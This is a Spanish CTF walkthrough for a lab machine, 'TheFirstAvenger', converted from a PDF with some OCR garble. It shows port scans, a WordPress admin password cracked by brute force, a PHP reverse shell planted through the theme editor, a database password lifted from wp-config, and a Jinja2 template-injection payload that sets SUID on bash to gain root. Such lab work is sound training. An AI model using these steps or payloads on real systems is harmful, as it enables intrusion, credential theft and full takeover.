
# **THEFIRSTAVENGER**



### **CONECTIVIDAD**

# ping -c1 192.168.0.51

```
ping -c1 192.168.0.51
PING 192.168.0.51 (192.168.0.51) 56(84) bytes of data.
64 bytes from 192.168.0.51: icmp_seq=1 ttl=64 time=1.58 ms

— 192.168.0.51 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.583/1.583/1.583/0.000 ms
```

## **ESCANEO DE PUERTOS**

nmap -p- -Pn -sVC --min-rate 5000 192.168.0.51 -T 5

```
min-rate 5000 192.168.0.51
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-15 12:45 EDT
Warning: 192.168.0.51 giving up on port because retransmission cap hit (2).
Nmap scan report for 192.168.0.51
Host is up (0.0015s latency).
Not shown: 35317 filtered tcp ports (no-response), 30216 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh
                        OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
 ssh-hostkey:
    256 a1:96:4a:cb:4a:c2:76:f6:35:61:64:53:31:53:a5:5e (ECDSA)
    256 63:00:29:0f:1b:2b:58:7c:aa:6c:28:78:bf:ce:6e:5e (ED25519)
tcp open http Apache httpd 2.4.58 ((Ubuntu))
80/tcp open http
|_http-server-header: Apache/2.4.58 (Ubuntu)
  _http-title: Bienvenido Cibervengador!
MAC Address: 08:00:27:64:4B:46 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 123.88 seconds
```

# Puertos abiertos 22 y 80

#### puerto 80



#### **ENUMERACIÓN**

#### Con gobuster vamos a buscar archivos y directorios

```
Gobuster v3.6
by 0J Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.0.51
[+] Method: GET
[+] Horads: 50
[+] Wordlist: /wsr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Lyer Agent: gobuster/3.6
[+] Extensions: txt,pdf,doc,php,py
[+] Timeout: 10s

Starting gobuster in directory enumeration mode


/.php (Status: 403) [Size: 277]
//php (Status: 403) [Size: 277]
//spre-status (Status: 403) [Size: 277]
//spre-status (Status: 403) [Size: 277]
//spre-status (Status: 403) [Size: 277]
```


### Encontramos thefirstavenger.thl que agregamos a /etc/hosts

En el directorio /wp1 encontramos un usuario admin


Le tiramos un dirb a este directorio

dirb http://thefirstavenger.thl/wp1/





# Si nos vamos en el navegador a /admin, tenemos un panel de login




Como tenemos un admin, vamos a ayudarnos de wpscan

wpscan --url http://thefirstavenger.thl/wp1/ --usernames admin --passwords
/usr/share/wordlists/rockyou.txt

[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - admin / spongebob

Nos vamos al panel y conseguimos acceso



### **EXPLOTACIÓN**


Nos vamos a herramientas-editor de archivos de temas-Twenty Twenty-Three:

hidden-404.php

Una vez aquí, nos vamos a revshells

https://www.revshells.com/

Copiamos la de PentestMonkey y la sustituimos en el panel y actualizamos



Nos ponemos a la escucha por el 4444 en nc

Nos vamos a la siguiente ruta

http://thefirstavenger.thl/wp1/wp-content/themes/twentytwentythree/patterns/hidden-404.php

Obteniendo conexión

```
listening on [any] 4444 ...
connect to [192.168.0.49] from (UNKNOWN) [192.168.0.51] 43264
Linux ThehackersLabs-Thefirstavenger 6.8.0-45-generic #45-Ubuntu SMP PREEMPT_DYNAMIC Fri Aug 30 12:02:04 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
18:47:24 up 2:17, 0 user, load average: 0.01, 0.04, 0.37
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ 1
```

### **ESCALADA DE PRIVILEGIOS**

```
Tratamos la TTY

script /dev/null -c bash

ctrl+Z

stty raw -echo; fg
    reset xterm
export TERM=xterm
export SHELL=bash

Como no vemos nada, me ayudo de linpeas. Lo subo a la máquina
víctima con wget, le doy permisos y ejecuto
```

```
wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh chmod +x linpeas.sh
./linpeas.sh

Analyzing Wordpress Files (limit 70)
-rw-rw-rw- 1 www-data www-data 3346 Oct 8 06:26 /var/www/html/wp1/wp-config.php

define( 'DB_NAME', 'wordpress' );
define( 'DB_USER', 'wordpress' );
define( 'DB_PASSWORD', '9pXYwXSnap`4pqpg~7TcM9bPVXY&~RM9i3nnex%r' );
define( 'DB_HOST', 'localhost' );

Usamos estas credenciales para acceder a la base de datos

dentro de la propia máquina víctima

mysql -u wordpress -p
```

```
www-data@TheHackersLabs-Thefirstavenger:/tmp$ mysql -u wordpress -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 44
Server version: 8.0.39-Oubuntu0.24.04.2 (Ubuntu)

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Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> ■
```

### Manipulando la base de datos, obtenemos

La que nos interesa es la de steve

723a44782520fcdfb57daa4eb2af4be5

Lo guardamos

echo "723a44782520fcdfb57daa4eb2af4be5" > hash.txt

Le pasamos john

```
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4×3])
Warning: no OpenMP support for this hash type, consider -- fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
thecaptain (?)
1g 0:00:00:00 DONE (2024-10-19 08:32) 1.315g/s 1016Kp/s 1016Kc/s 1016KC/s thecure666..theadicts1
Use the "--show -- format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

En los resultados de linpeas, también encontramos

Active Ports https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports

0.0.0.0:*	127.0.0.54:53	4096	LISTEN 0	tcp
0.0.0.0:*	127.0.0.1:3306	151	LISTEN 0	tcp
0.0.0.0:*	127.0.0.1:33060	70	LISTEN 0	tcp
0.0.0.0:*	127.0.0.53%lo:53	4096	LISTEN 0	tcp
0.0.0.0:*	127.0.0.1:7092	128	LISTEN 0	tcp
*.*	*:80	511	LISTEN 0	tcp
*.*	*:22	4096	LISTEN 0	tcp
0.0. 0.0. 0.0. *:*	127.0.0.1:33060 127.0.0.53%lo:53 127.0.0.1:7092 *:80	70 4096 128 511	LISTEN 0 LISTEN 0 LISTEN 0 LISTEN 0	tcp tcp tcp

Hay un servicio escuchando en el puerto 7092. Vamos a hacer que un puerto de la máquina víctima esté disponible en nuestra propia máquina, como si estuviéramos accediendo localmente.

# ssh -L 7001:127.0.0.1:7092 steve@thefirstavenger.thl

Ahora, podríamos acceder al servicio desde nuestro navegador

en nuestra máquina local ingresando a la dirección 127.0.0.1:7001.

Ante la posibilidad de una ssti, lo que hacemos es ingresar en el cajetin {{7\*7}} y vemos que obtenemos 49 como respuesta.


Nos vamos a

```
https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#jinja2---basic-injection

{{ self.__init__.__globals__.__builtins__._import__('os').popen('id').read() }}

Sustituimos chmod u+s /bin/bash por id y a continuación en la máquina

víctima ejecutamos bash -p y ya somos root
```



🖖 Buen día.